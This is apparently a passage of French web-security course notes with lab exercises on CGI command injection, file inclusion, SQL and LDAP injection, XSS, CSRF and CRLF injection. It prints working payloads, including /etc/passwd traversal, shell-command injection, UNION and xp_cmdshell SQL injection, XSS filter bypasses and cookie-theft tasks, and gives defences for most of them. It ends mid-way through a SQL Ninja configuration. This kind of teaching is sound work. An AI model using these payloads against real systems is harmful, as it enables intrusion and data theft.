Afin de rendre les pages web dynamiques, il existe deux méthodes : les scripts exécutés sur le serveur et ceux exécutés chez le clients. Les scripts CGI font partie de la première catégorie. Il s'agit de programmes ou scripts qui vont, dans la majorité des cas, réaliser une interaction avec un élément externe comme une base de données ou des fichiers.

Ils peuvent être écrits en perl, C/C++ ou encore Visual Basic par exemple. Le fait qu'ils soient sous cette forme leur permet de faire bien plus de choses qu'un Javascript, qui ne pourra modifier que des éléments d'une page HTML chez le client. Les scripts PHP suivent également l'interface CGI.

Cette partie regroupe les failles qui permettent de faire exécuter, du côté du serveur, du code CGI (ou PHP). Ces exploitations sont possibles s'il y a un manque de vérification des entrées de l'utilisateur.

Pour faire fonctionner des CGI Perl, il faut installer `apache2`, mettre les fichiers `.cgi` dans le répertoire `/usr/lib/cgi-bin` et les rendre exécutables. Pour les fichiers PHP, il suffit d'installer `libapache2-mod-php5` et de placer les fichiers dans `/var/www`.

12.1 Exécution de commandes shell

Le script CGI est exécuté sur le serveur. Dans le cadre d'une attaque, cela apporte beaucoup d'avantages pour l'attaquant car il peut alors espérer extraire de l'information du serveur ou encore modifier sa configuration.

Prenons l'exemple de code qui suit. Le programmeur a utilisé la fonction `open()` et il affiche tout le contenu du fichier demandé.

```
#!/usr/bin/perl

use CGI qw(:standard);

print "Content-Type: text/html\n\n";
```

```
$img=param('img');
if (!$img)
{
  $img = "img.cgi";
}

open(F, "$img");
while (<F>)
{
  print;
}
close(F);
```

Ce code pose deux problèmes :

— celui qui vient en premier à l'esprit est le fait que l'on va pouvoir ouvrir n'importe quel fichier sur le serveur ;

— le second est que l'on va pouvoir lancer des commandes sur le serveur.

Afin de lire n'importe quel fichier sur un système Unix (avec des droits en lecture quand même), on va remonter dans l'arborescence à l'aide de `../`. Une fois écrit un nombre suffisant de fois, il suffira d'écrire le chemin vers le fichier souhaité. Par exemple :

```
http://localhost/cgi-bin/img.cgi?img=../../../../../etc/passwd
```

L'autre problème est donc le lancement de processus. En perl, la commande `open()` peut ouvrir un pipe pour envoyer des données à un autre programme. Si on passe une valeur comme "`|echo+bobby`" au CGI, c'est `bobby` qui sera affiché dans le navigateur.

Un autre exemple est un script qui exécuterait :

```
$fichier=param('fichier');
system("cat files/$fichier");
```

Il suffit de mettre `chiche; echo pwned > hacked.txt` comme argument *fichier*.

Extraction d'informations

Utilisez le fichier `ping.php` pour extraire de l'information par le serveur Web. ▌*informations système : uname, netstat, ifconfig, ps ; informations des comptes : id, cat /etc/passwd, ls -l /home ; accès aux fichiers avec mots de passe si accessibles (historiques shell, etc.) ; liste des services et exploits*

12.2 Inclusion de fichier

Le principe de l'inclusion de fichier est, grâce à une vulnérabilité du script, de faire interpréter un fichier choisi. Le fichier doit contenir du code dans le langage utilisé par le script.

On distingue deux types d'inclusion de fichiers
- *Remote File Inclusion* (RFI) : il est possible dans ce cas de faire interpréter un fichier se trouvant sur un serveur distant (souvent par HTTP) ;
- *Local File Inclusion* (LFI) : le fichier inclus est un fichier du système local, on peut donc inclure, par exemple
  - des fichiers de logs avec les requêtes effectuées par les clients ;
  - des images JPG uploadées contenant du code dans les commentaires EXIF ;
  - des fichiers fournis par le site, pouvant contenir des chaînes intéressantes (changelog, readme, etc.)

12.2.1 Le cas de Perl

En Perl, c'est la fonction `require()` qui permet d'inclure un autre script et de l'exécuter. La fonction `command()` permet quant à elle d'exécuter une commande système sur le serveur.

Si le programmeur n'a pas vérifié les entrées du script, il va être possible de faire exécuter du code dans le script. Néanmoins, Perl ne permet pas d'inclure des fichiers depuis un autre site.

Voici un exemple :

```
#!/usr/bin/perl

use CGI qw:(standard);
print ("Content-Type: text/html\n\n";

$page = param("page");
require($page.".cgi");
```

Une requête comme `http://localhost/cgi/inject.cgi?page=../index` fonctionnera, mais une requête comme `http://localhost/cgi/inject.cgi?page=http://hackerz.ru/devil` ne passera pas. La seule autre limite est que le fichier inclus doit respecter la syntaxe de Perl.

Afin d'éviter ce problème, il faut bien sûr filtrer les entrées de l'utilisateur (par des expressions rationnelles par exemple), et ne pas exécuter du code provenant de ce dernier.

À l'inverse, pour empêcher l'exécution d'un script sans que celui-ci ne soit inclus, on peut utiliser une variable qui servira de vérification.

```
...
$included='ok';
require("other.cgi");
```

Et dans `other.cgi` :

```
exit if ($included != 'ok');
...
```

12.2.2 Le cas de PHP

La fonction `include` de PHP est bien plus puissante, puisqu'elle permet d'inclure des fichiers PHP sur d'autres sites.

Voici un exemple de code vulnérable à une RFI (sauf si la directive `allow_url_include` de `php.ini` est à `Off`) :

```
$page = $_GET["page"];
include($page);
```

Voici un exemple de code vulnérable à une LFI :

```
$page = $_GET["page"];
include("pages/".$page);
```

On peut, avec ce dernier exemple, écrire le code PHP dans le fichier de logs, puis l'inclure :

```
http://www.site.com/?page=<? phpinfo(); ?>
```

Si une extension est rajoutée à la fin du fichier, on peut utiliser la technique de l'octet nul : comme PHP est programmé en C, si on met `%00` dans l'URL, cela sera considéré comme une fin de chaîne et la suite sera ignorée. Ceci ne marche que pour les versions antérieures à PHP 5.3 et que l'option MAGIC QUOTES de PHP est désactivée.

Afin d'éviter ce genre de problème, il faut préférer l'utilisation d'indice à la place du nom des fichiers et d'un tableau faisant correspondre les indices (ou un nom) avec les noms réels.

Faille PHP include

Utilisez `php_1.php` pour afficher le contenu du fichier `/etc/passwd`. En désactivant les `magic_quotes_gpc` (mettre à `Off` dans `/etc/php5/apache2/php.ini` et relancer apache), faire de même avec `php_2.php`.
Utilisez ensuite cette vulnérabilité pour exécuter la commande `ls /`.
Ne peut pas inclure les logs d'apache car pas les droits de lecture. Il faut combiner cette faille à des particularités de l'application.

PHP offre la possibilité d'inclure d'autres flux que des fichiers, tels que `data:;base64` et `php://input`, qui peuvent contenir du code PHP.

12.3 Champs cachés

Les arguments passés aux scripts proviennent souvent de pages HTML. Il est possible d'y mettre des boutons ou des champs texte, mais aussi un autre type de balise *input* : les champs cachés. Ce sont des variables qui vont être passées sans qu'elles apparaissent sur le site lors de sa consultation.

```
<form method=post action="/cgi-bin/buy.cgi">
<input type=hidden name="Price" value="42">
<input type=text name="qty" value="1" size=3 onChange="validate(this);">
</form>
```

Si on imagine que le script `buy.cgi` utilise la valeur contenue dans `Price` pour calculer le prix total en fonction de la quantité, on peut mettre en place une attaque sur un site ayant très peu de vérification.

La méthode serait d'enregistrer la page qui contient le code, de modifier la valeur de `Price` ainsi que le champs `action` afin de lui rajouter toute l'URL vers le serveur. En visitant la page en local, on pourrait ainsi réaliser une requête POST qui nous permettrait d'acheter l'article moins cher.

Afin de trouver le champs de type `hidden`, vous pouvez regarder le code source des page, ou de manière plus productive utiliser google pour chercher pour vous. Nous reparlerons de tout ceci dans la partie du cours consacrée à l'utilisation de google.

Champs cachés

Trouvez une faille dans `php_3.php` et combinez la avec une faille d'un autre fichier du TP afin de faire exécuter un binaire sur le serveur.

Cette faille pour écrire dans /tmp et l'include PHP pour l'inclure, puisque pas les droits d'écrire dans /var/www (quoique des fois si, d'où l'importance de la conf des droits)

13

Accès à la base de données

Cette partie regroupe les vulnérabilités qui permettent d'accéder, en lecture ou en écriture, à la base de données SQL ou LDAP. Les injections SQL sont extrêmement fréquente, et il arrive souvent que des sites professionnels subissent des injections en masse (une injection en 2008 a touché 510 000 sites, et les auteurs du ver STORM réalisent régulièrement des campagnes d'infection de sites web pour le propager). Autre exemple, en juin 2017 une injection SQL a été découverte dans un des plugins très populaires du CMS WordPress, touchant ainsi plus de 300 000 sites.

13.1 Injection SQL

Le principe de l'injection SQL est d'exploiter un site qui ne vérifie pas les arguments qu'il passe lors de ses requêtes à sa base de données. Le code injecté sera donc directement des commandes SQL.

13.1.1 Premier cas

Code vulnérable

Imaginons un site `www.chiche.fr` avec une zone réservée aux personnes enregistrées. Voici le code HTML de la page de login :

```
<form method="post" action="http://www.chiche.fr/login.asp">
<input name="user" type="text" id="user">
<input name="pass" type="password" id="pass">
</form>
```

Et dans la page login.asp, voici comment est construite la requête SQL :

```
SELECT id FROM logins WHERE username = '$user' AND password = '$password'
```

Sans plus de vérification sur les paramètres `user` et `pass`, ce site est vulnérable.

Exploitation

Dans le cas de l'exemple, il est possible d'accéder à la partie protégée du site sans même connaître de login valide.

Le but est d'injecter du code SQL directement dans les paramètres, qui sera exécuté par le serveur SQL. Il faut donc pour cela finir la chaine, en y mettant simplement le même caractère de fin de chaîne que celui utilisé dans la page ASP, puis y mettre notre commande SQL. Si par exemple on teste le mot de passe *1' or '1'='1*, la requête réelle sera :

```
SELECT id FROM logins WHERE username = 'chiche' AND password = '1' or '1'='1'
                                                               ^^^^^^^^^^^^
```

Cette requête est toujours vraie, et elle retournera le premier champs de la table. On pourra donc se connecter sous le compte du premier utilisateur.

Ce genre d'attaque marche avec les langages Perl, ASP, JSP et PHP si les MAGIC QUOTES sont désactivées.

13.1.2 Deuxième cas

Code vulnérable

Voici un code tiré d'une application PHP réelle :

```
@$idroom =      $_GET['idroom'];
....
$qry =  "SELECT NameRm, BkcolRm, FtcolRm ".
        "FROM ".ROOM." WHERE IdRm=".$idroom ;
```

Exploitation

Ce cas là est encore plus simple que le précédent, puisque `idroom` est censé être un nombre, il n'y a pas de guillemets. L'erreur est de ne pas vérifier que cette variable vérifie l'expression rationnelle `[0-9]+` :

```
http://site.com/weekview.php?idroom=-999 union select
concat(LoginUs,0x3a,char(58),PwdUs),2,3 from rp_user where IdRk=1/*
```

Cette exploitation marche même avec les MAGIC QUOTES car il n'y a pas de caractères échappés. Elle combine plusieurs techniques :

- la commande `UNION` pour lire des données dans une autre table ;
- la commande `concat` pour regrouper plusieurs champs ;
- les caractères hexadécimaux (0x3a est le caractère « : ») ;
- la commande `char` ;
- les paramètres constants dans un `select` pour avoir le bon nombre d'arguments attendus par l'application ;
- le commentaire `/*` final pour ignorer le reste de la requête.

Au final, cette injection permet de récupérer le login et le mot de passe de l'administrateur (premier compte dans cette application), puisqu'aucun champ ne correspond à l'identifiant -999, et que la ligne `(login::pass,2,3)` est renvoyée par l'union.

13.1.3 Exploitation avancée

Toutes les commandes SQL peuvent y être injectées (séparées par un ;), et dans tous les champs du site web qui sont passés directement dans une requête (identifiant de page, champ de recherche, formulaire d'envoi...). Une requête contenant un DROP peut être désastreux...

Récupération d'informations sur la base

Certaines requêtes SQL peuvent retourner des informations sur le SGBD utilisé. Pour savoir la version utilisée :

- sous MySQL et PostgreSQL : `SELECT version();`
- sous MSSQL : `SELECT @@VERSION;`
- sous MSSQL 2000 et supérieur : `SELECT SERVERPROPERTY('productversion')` et les chaînes `productlevel` et `edition` ;
- sous Oracle : `SELECT BANNER FROM v$version`.

Il est également possible de récupérer le nom des tables :

- sous PostgreSQL avec la colonne `tablename` de la table `pg_tables` ;
- sous MSSQL avec `select name from SysObjects` ;
- sous MySQL avec `select table_name from information_schema.tables` (et les champs `TABLE_SCHEMA` et `COLUMN_NAME`).

Exécution de commandes

On peut également lancer des commandes selon le SGBD qui tourne, par exemple si le site utilise SQLServer, il existe une procédure stockée qui lance un shell :

```
EXEC master.dbo.xp_cmdshell 'cmd.exe /c dir c:\ > c:\inetpub\wwwroot\dir_c.txt'
```

Sous Oracle ou DB2, il est possible de créer une procédure stockée qui exécutera la même action.

Utilité de séparer le serveur web du serveur sql

Filtres inefficaces

Si le programmeur a mis en place un filtre qui précède les ' par des \, par exemple :

```
preg_replace("/(')/", "\$1", $var)
```

Il est facile de contourner ce filtre en mettant un \ devant le guillemet : on aura donc \' qui sera modifié en \\', rendant le guillemet opérationnel.

Pour vraiment filtrer les injections SQL, il faut faire des expressions rationnelles strictes.

Blind SQL injection

Dans certains cas, le résultat de la requête n'est pas affiché, mais le comportement du site dépend du nombre de résultat de la requête. On ne peut donc pas afficher les informations recueillies. Il faut dans ces cas réaliser une injection SQL à l'aveugle.

Le principe est de former une suite de requêtes SQL dont la sortie est binaire, et d'interpréter la page résultante pour savoir si le critère utilisé est vrai ou non. On peut utiliser toutes les fonctions SQL pour nous aider :

- `and length(pass)=$i`
- `and substring(pass,$i,1)=char(65)`

Il faut donc réaliser un script qui va bruteforcer chaque valeur pour récupérer un par un les caractères du mot de passe, par exemple.

Injection SQL

Sur le site d'exemple, réalisez des injections (avec magic_quote à Off) pour se connecter sans connaître d'identifiant, pour récupérer en aveugle la longueur du mot de passe et sa première lettre, ainsi que des injections (avec magic_quote activé) pour récupérer le mot de passe de l'admin complet.

Il peut également arriver qu'un site soit vulnérable à une injection SQL, sans qu'aucun retour ne soit donné à l'attaquant. Dans ce cas, il faut utiliser des techniques de récupération dites *out of band* : forcer le SGBD à effectuer une action détectable. Oracle dispose d'un grand nombre de

modules qui sont activés par défaut, permettant ce genre d'attaque. Par exemple, le module `UTL_HTTP` permet d'effectuer une requête HTTP sur un serveur (contrôlé par l'attaquant). Grâce à l'exécution de commande sous MSSQL, il est possible de réaliser des ping vers un domaine contrôlé (l'information à extraire correspondant dans ce cas au nom de la machine), voire d'envoyer un email avec un contenu arbitraire. La seule contre-mesure pour éviter ce genre de canaux de sortie est de filtrer de manière stricte les flux sortant des serveurs SQL.

13.2 Injection LDAP

13.2.1 LDAP et PHP

En PHP il est possible de réaliser des requêtes à destination d'un serveur LDAP en installant une extension. Le déroulement classique est le suivant :

- `ldap_connect()`
- `ldap_bind()`
- `ldap_...`
- `ldap_close()`

La fonction qui sert à faire des requêtes au serveur est `ldap_search()`. Voici un exemple d'utilisation :

```
$res = ldap_search($server, "o=My Company, c=U", "givenName=chiche",
                   array("cn", "telephoneNumber", "department"));
```

13.2.2 L'injection

La requête qui est passée au serveur sera transformée et sera :

```
<LDAP://ldapserver>;(givenName=chiche);cn,telephoneNumber,department
```

Pour demander plus d'attributs, il faut fermer la parenthèse et rajouter ceux que l'on désire avoir. Par exemple en entrant à la place de "chiche" :

```
chiche);mail,cn;
```

Ce qui va donner :

```
<LDAP://ldapserver>;(givenName=chiche);mail,cn;);cn,telephoneNumber,department
```

La partie `cn;);cn` peut paraitre boguée, mais comme LDAP découpe suivant les virgules, cela ne fera que rajouter une information qui n'aura aucun sens mais n'empêchera pas la requête.

13.2.3 Trouver des injections LDAP

Généralement, soumettre de mauvaises requêtes LDAP n'affichera pas de messages d'erreur. Du coup, il faut jouer avec les caractères spéciaux et voir si ce qui est retourné change.

On peut par exemple tenter le caractère "*" qui est le wildcard en LDAP, ou encore rentrer plusieurs parenthèses fermantes et regarder si l'on perd des informations.

13.2.4 Se protéger

Pour éviter les injections LDAP, il faut mettre en place un filtre qui enlève les caractères spéciaux comme **(**, **)**, **;**, **,**, *, |, **&** et **=**.

14

Injection coté client

14.1 XSS

Dans la famille des failles web, les failles XSS (Cross-Site Scripting) sont les plus connues. Elles reposent sur le manque de filtrage sur les données qui peuvent être entrées par une personne puis redistribuées à d'autres.

On distingue trois types de failles XSS :
— type 0 (local) : ce cas arrive quand un script Javascript écrit à la volée une partie de la page avec des paramètres utilisateurs non vérifiés. Les privilèges du script sont donc ceux de la zone locale, et cela permet de dépasser certaines restrictions ;
— type 1 (non permanent) : ce cas arrive quand l'entrée utilisateur est affichée telle quelle sur le site. Cela peut arriver par exemple quand un moteur de recherche affiche la requête. Si on peut faire suivre un lien spécial à une victime, on peut voler son cookie de session par exemple ;
— type 2 (persistant) : ce cas arrive quand le serveur enregistre, dans un fichier ou une base de données, l'entrée utilisateur sans la vérifier, donc le code injecte est visible par tous les visiteurs. Cela peut arriver par exemple dans des forums, et permet de voler les cookies de session de tous les visiteurs par exemple.

14.1.1 Exemple 1 : modification d'un goldenbook

Comme dit en introduction, les failles XSS sont rendues possibles par le fait qu'un attaquant puisse envoyer du code comme du Javascript en plus du texte brut sur un site.

Prenons l'exemple d'un guestbook sur un site web (`xss_1.php`) :

```
<?
        $name = $_POST['name'];
        $message = $_POST['message'];
        $mode = $_POST['mode'];
        $err = "";
```

```
        if ($mode == 'add')
        {
                if (empty($name) && empty($message))
                        $err .= "<font color=red>name and message are
                                empty</font><br>";
                elseif (empty($name))
                        $err .= "<font color=red>name is empty</font><br>";
                elseif (empty($message))
                        $err .= "<font color=red>message is empty</font><br>";
                else
                {
                        $f = fopen("msg.txt", "w+");
                        $d = date("Y-m-d H:i:s");
                        $m = "
                                <b>added $d, user: $name<br></b>
                                <i>
                                $message
                                </i><br><br>
                             ";
                        fwrite($f, $m);
                        fclose($f);
                }
        }
        echo "<html><body>
                $err
                <center><b>goldenbook</b></center>
             ";

        $f = fopen("msg.txt", "r");
        while ($r = fread($f, 1024))
                echo $r;
        fclose($f);

        echo "<hr>
                add a message:<br>
                <form method=POST>
                <input type=hidden name=mode value=add>
                name: <input type=text name=name><br>
                message:<br>
                <textarea name=message cols=50 rows=6></textarea><br>
                <input type=submit value=Add>
                </form>
                </body>
                </html>
             ";
?>
```

Lorsque les différents champs sont récupérés pour les écrire dans le fichier "msg.txt", aucune vérification n'est effectuée. Si le texte rentré contient du code interprétable par le navigateur comme du HTML ou du Javascript comme l'exemple qui suit, il sera exécuté.

```
<script Language=JavaScript>
alert(String.fromCharCode(112,101,108,108,101));
</script>
```

A première vue, on peut se dire que de cette manière on peut mettre en forme les messages que l'on va poster...Mais on pourrait également s'en servir pour modifier entièrement la page. Un petit exemple qui utilise les CSS afin de changer entièrement l'apparence de la page :

```
<style>
#elem
{
        z-index: 1;
        position: absolute;
        top: 0;
        left: 0;
        width: 100%;
        height: 100%;
        background-color: #ffffff;
}
</style>
<div id=elem>
        <b>ounaide!
</div>
```

Un XSS simple

En utilisant un XSS persistant, faire afficher "pwned" à chaque affichage de `xss_1.php`.

14.1.2 Exemple 2 : vol de cookie

Dans la partie précédente, nous avons vu comment défacer une page d'un site, nous allons maintenant voir comment voler les cookies d'un autre utilisateur.

Le goldenbook a été modifié et utilise maintenant une authentification pour réglementer son accès. Comme on peut le voir dans l'extrait de code qui suit, si un cookie a déjà été mis en place, le site autorise directement l'accès.

```
$user = $_SERVER['PHP_AUTH_USER'];
$pass = $_SERVER['PHP_AUTH_PW'];

if (!isset($_COOKIE["login"]) &&
        ($_COOKIE["key"] == $valid_key[$_COOKIE["login"]]))
{
        $valid = (in_array($user, $valid_users)) && ($pass ==
                $valid_pass[$user]);
        if (!$valid)
        {
                header('WWW-Authenticate: Basic realm="TATT2"');
                header('HTTP/1.0 401 Unauthorized');
                die ("Not authorized");
        }
        setcookie("login", $user, time()+36000);
        setcookie("key", $valid_key[$user], time()+36000);
}
$user = $_COOKIE["login"];
```

La première idée que l'on pourrait avoir serait de forger de faux cookies. Le problème est que nous ne connaissons pas la "clef" qui correspond à l'utilisateur dont nous voulons usurper l'identité.

La solution va être d'utiliser la faille XSS présente dans le goldenbook (le webmaster ne l'a toujours pas corrigé :)) afin de voler le cookie des autres utilisateurs afin de pouvoir les forger.

Steal da cookiz!

Utiliser la faille XSS afin de voler les cookies des autres utilisateurs pour poster avec leur login (`xss_2.php`).
Tips : En Javascript, les cookies peuvent être récupérés avec `document.cookie`.

14.1.3 Outrepasser les filtres communs

Selon le type de filtrage effectué par le site, on utilisera des variantes d'injection XSS. Sans aucun filtre, voici ce qui fonctionne :

```
<script>alert("XSS");</script>
```

S'il y a un filtre sur la casse, on peut utiliser :

```
<ScRiPt>alert("XSS");</sCrIpT>
```

S'il y a un filtre sur les guillemets doubles :

```
<script>alert(String.fromCharCode(88,83,83));</script>
```

S'il y a du pattern matching (codage UTF-8) :

```
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;&#97;&#108;&#101;&#114;&#116;
&#40;&#39;&#88;&#83;&#83;&#39;&#41;&#60;&#47;&#115;&#99;&#114;&#105;&#112;
&#116;&#62;
```

Ou en version UTF-8 longue (padding sur 7 et pas de point-virgule) :

```
&#0000060&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000062
&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088
&#0000083&#0000083&#0000039&#0000041&#0000060&#0000047&#0000115&#0000099
&#0000114&#0000105&#0000112&#0000116&#0000062
```

Si le tag `script` pose problème, on peut le changer (en mixant éventuellement avec les autres encodages) :

```
<IMG SRC="javascript:alert('XSS')">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
```

Cette courte liste n'est pas exhaustive, mais elle montre que, même en présence de filtres, tout n'est pas perdu, si les filtres sont incomplets.

14.1.4 TRACE

`TRACE` est un type de requête utilisé dans le but de faire du debug. Si un serveur reçoit cette requête, il va renvoyer ce qui suit dans la requête.

```
$ telnet www.srs.epita.fr 80
Trying 163.5.226.30...
Connected to www.srs.epita.fr.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test

HTTP/1.1 200 OK
Date: Thu, 27 Sep 2007 09:58:49 GMT
Server: Apache/1.3.34 (Debian) PHP/4.4.4-8+etch4
Transfer-Encoding: chunked
Content-Type: message/http
```

```
33
TRACE / HTTP/1.1
Host: foo.bar
X-Header: test


0
```

On peut également générer ce genre de requête depuis un contrôle Active-X :

```
<script type="text/javascript">
<!--
function sendTrace () {
    var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    xmlHttp.open("TRACE", "http://foo.bar",false);
    xmlHttp.send();
    xmlDoc=xmlHttp.responseText;
    alert(xmlDoc);
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

Il est également possible de faire la même chose avec un contrôle `XMLDOM`, mais le script ne fonctionnera alors pas sur tous les navigateurs.

Grâce à la méthode TRACE et aux requêtes HTTP en JavaScript, il est donc possible de récupérer le cookie. Utiliser ces deux techniques durant une exploitation d'un XSS permet ainsi de l'obtenir. Pour contrer cette exploitation, le support de la méthode TRACE n'est plus autorisée dans les objets `XMLHTTP`.

14.1.5 Empêcher les attaques par XSS

Nous venons de voir les trois grandes utilisations de failles XSS. Il est maintenant temps de voir comme se prévenir de ce type d'attaques.

La raison des failles XSS est le fait que les entrées des utilisateurs n'ont pas été traitées avant leur stockage ou leur affichage. Il faut donc que lors du traitement de variables remplies par l'utilisateur tous les tags (ce qui revient aux caractères < et >) soient supprimés. Vous pouvez également les remplacer par `<` et `>`.

Si vous voulez tout de même permettre aux utilisateurs d'inclure des images ou des liens, vous pouvez mettre en place un système de pseudo-tags que vous remplacerez vous même à l'aide de `preg_replace()` par exemple :

```
$message = preg_replace("/\[IMG\=(.*?)\]/","<img src=\\1>", $message);
```

Vous devez aussi faire attention aux apostrophes et aux guillemets. Prenons un exemple pour expliquer le problème :

```
<a href="x\" onClick=alert(String.fromCharCode(104,101,121));\"">click here</a>
```

Si un tel texte est affiché dans la page (après un traitement par remplacement), le code Javascript sera tout de même exécuté bien que < et > ne sont pas utilisés. La solution est de remplacer les apostrophes et les guillemets par `&quot;` et `&#039;`.

Heureusement, PHP inclut déjà une fonction qui permet de réaliser les deux filtres dont nous venons de parler : `htmlspecialchars()`. Néanmoins, il faut faire attention au fait que cette fonction ne convertit par les apostrophes par défaut. Il faut l'appeler de la façon suivante :

```
htmlspecialchars($msg, ENT_QUOTES)
```

Comme nous l'avons vu lors de l'exercice précédent, l'inclusion d'image provenant d'un autre site peut poser des problèmes de sécurité. Il faut à ce moment là voir quels sont les services que vous souhaitez offrir aux utilisateurs et peser le pour et le contre.

Afin d'empêcher le vol des cookies, le concept de cookies *HttpOnly* a été introduit : ce sont des cookies qui ne peuvent pas être lus en Javascript, mais qui sont bien envoyées dans les en-têtes HTTP avec les requêtes. Ce type de cookie était toutefois vulnérable à la récupération *via* la méthode `TRACE` et à l'objet `XMLHTTP`, avant que cet objet ne soit corriger pour empêcher cette méthode.

14.2 CSRF

Les failles *Cross Site Request Forgery* (CSRF) partent de la même idée que les XSS : envoyer un lien. Mais dans le cas du CSRF, le but n'est pas d'afficher quelque chose sur le client, mais de réaliser une action sur le serveur avec le compte du client.

Les failles XSS exploitent la confiance que l'utilisateur porte au site qu'il visite, alors que les failles CSRF exploitent la confiance d'un site vis-à-vis d'un utilisateur.

Le but est donc de trouver des liens qui seront nuisibles, par exemple :
- trouver un formulaire en GET et remplir les champs à la main (pour forwarder automatiquement les mails entrants à une adresse, par exemple) ;
- `https://mail.google.com/mail/?logout&hl=en` ;
- mettre la conf du loose sur l'intra ACU.

Si ces liens sont envoyés sous forme de minilien, les gens les suivront sans savoir leur conséquence.

C'est mal les miniliens !

On distingue la aussi plusieurs types :
- de premier ordre (ou "par réflexion") : le code est injecté *via* une URL diffusée ;
- de second ordre (ou "par stockage") : le code est sauvegardé sur le site et s'exécute lors d'une visite.

Il est relativement difficile de se protéger contre ces attaques. Les serveurs peuvent imposer une valeur aléatoire à chaque requête (GET ou POST), ou dépendant de l'utilisateur. Cela oblige les applications à associer en permanence une valeur à l'utilisateur, et apporte de la lourdeur (réécriture de chaque lien et formulaire). Au niveau des clients, on peut :

— se déconnecter immédiatement après usage ;
— ne pas autoriser les sites à utiliser de cookies persistants ;
— utiliser des navigateurs distincts (ou des profils firefox différents) pour accéder à des applications sensibles et pour naviguer.

Ne pas suivre de liens vers des sites douteux n'est plus suffisant : des milliers de sites légitimes peuvent subir des intrusions pour rajouter discrètement dans leurs pages les liens malveillants.

14.3 Injections CRLF

Le terme CRLF fait référence à *Carriage Return Line Feed* (`\r\n` et `%0D%0A`). Ces deux caractères sont souvent des fins de chaîne dans les protocoles ASCII. Dans certaines applications web, il est possible d'injecter ces 2 caractères de fin de ligne, pour détourner l'usage classique.

Dans le cas de HTTP, on peut par exemple rajouter des en-têtes (pour y ajouter un cookie) après un `Location:` non filtré, dans le cas d'un webmail on pourrait injecter des commandes SMTP. Si une entrée d'un formulaire est enregistrée dans un fichier de log, on peut créer des fausses lignes de log.

Les conséquences d'une attaque CRLF dépendent vraiment de l'application visée.

15

Web 2.0 et AJAX

15.1 Le web 2.0

Sous le terme *web 2.0* se cache du vent : c'est plus l'utilisation nouvelle des sites (tout le monde participe, tout le monde écrit, tout le monde partage) que des nouvelles technologies. Les technologies employées sont principalement de l'AJAX (*Asynchronous Javascript And XML*).

Une bonne partie des dangers viennent des gens eux mêmes qui sont facilement manipulables et qui ont trop confiance. Les risques de vol d'identité et de manipulation de l'information sortent du cadre de ce cours mais sont bien réels. Le fait que tout le monde dévoile sa vie sur son blog ne sera également pas abordé.

Le concept de "site de confiance" n'existe plus : les hébergeurs ne sont plus les rédacteurs, les publicités proviennent d'autres sites sans contrôle, des bouts de pages viennent de partout, etc. L'agrégation de contenus augmente les risques de propagation automatique (attaques CSRF facilitées).

Enfin, les problématiques de sécurité sont moins d'ordre technique, mais juridique, liés au contrôle de l'information, au stockage d'information sur des serveurs inconnus, etc.

15.2 Principe d'AJAX

Avant de parler des problèmes introduits par l'utilisation d'AJAX, nous allons voir comment il fonctionne.

AJAX (*Asynchronous Javascript and XML*) est l'utilisation simultanée de plusieurs technologies existantes. Le principe est de ne pas recharger toute une page lors d'une action de l'utilisateur afin de maximiser l'interaction. Cette interaction va être mise en place par l'utilisation de plusieurs composants :

— XHTML (HTML+CSS) pour la représentation du contenu ;
— DOM (*Document Object Model*) pour la structure qui permet la représentation dynamique et l'interaction (des moyens de manipuler les éléments internes d'un document) ;

— XML et XSLT pour formater les données manipulées, les transferts et les échanges entre le client et le serveur ;
— XML HTTP Request (XHR) pour que le client puisse faire des requêtes asynchrones au serveur ;
— Javascript pour utiliser ensemble tous les éléments précédents.

Le script client va donc créer un objet XHR, générer des requêtes grâce à lui, qui seront traitées par le framework sur le serveur (J2EE, PHP, etc.) et retournées au client pour affichage. Cela évite que toute la page soit rafraîchie, seuls les éléments nécessaires le sont.

Le serveur dispose donc d'une API accessible *via* des pseudo RPC interrogés en Javascript et HTTP. De nos jours, le principe du *Same Origin* empêche qu'un XHR puisse faire des requêtes vers un autre site que celui d'où il provient, mais ce n'était pas le cas au début (on pouvait scanner tout le réseau interne d'un client grâce à cela).

15.3 Problèmes induits par AJAX

On ne peut pas réellement dire qu'AJAX apporte de nouveaux problèmes. Ce sont les mêmes que précédemment que nous allons retrouver : manque de vérification des entrées, manque d'authentification.

Le premier problème évoqué est le fait que bien qu'AJAX ne soit pas entièrement nouveau, il n'y a pas énormément d'exemples sur le net. Ceci risque de mener à refaire des erreurs bêtes lors de la création des scripts.

Dans le même registre, AJAX demande de coder beaucoup de petits scripts. Si l'on prend l'exemple d'un site qui demande un code postal, des coordonnées GPS, etc., on va se retrouver avec un petit script pour chaque partie. Cela multiplie les points de contact et donc les possibilités de problèmes. La complexité des nouvelles applications en AJAX et l'incorporation de plugins (Flash, etc.) rendent la présence de vulnérabilités bien plus élevée.

Comme dit précédemment, AJAX se décompose en 2 parties : un script coté client et un framework coté serveur. Généralement, les entrées de l'utilisateur sont vérifiées dans le script. Que se passerait-il si la personne modifie le script dans le cache de son navigateur et que le framework ne vérifie rien ? Si le framework est le seul à faire une vérification, on se retrouve avec une faille XSS.

En vrac, voici des problèmes possibles :
— injection XML ;
— XSS facilités car il y a souvent plein de balises Javascript ouvertes (donc les filtres qui vérifient cette balise sont inefficaces) ;
— plein de traitements au niveau du client et peu de vérifications sur le serveur ;
— AJAX peut servir de DDoS anonyme et simple ;
— CSRF facilités, puisque les URL utilisées produisent des actions ;
— etc.

16

Outils et automatisation

16.1 Injections SQL

Il existe différents outils qui permettent de mettre à mal une base de données en utilisant des injections SQL. Leur utilisation peut aller de la simple reconnaissance (fingerprinting, récupération de comptes, etc.) à de la destruction ou l'exécution d'un shell. Certains d'entre eux vont être spécialisés dans un type de SGBD.

Parmi ces outils, citons :
— SQL Ninja (Linux, *BSD, OS X)
— Squeeza
— SQLmap
— Havij

`SQL Ninja` est un script Perl qui fonctionne avec un fichier de configuration qui lui indique le site à attaquer, l'URL (découpée en deux : avant et après l'injection) et d'autres informations.

Fichier de configuration :

```
host = 127.0.0.1
port = 80
ssl = no
method = POST
page = /webapp/index.php

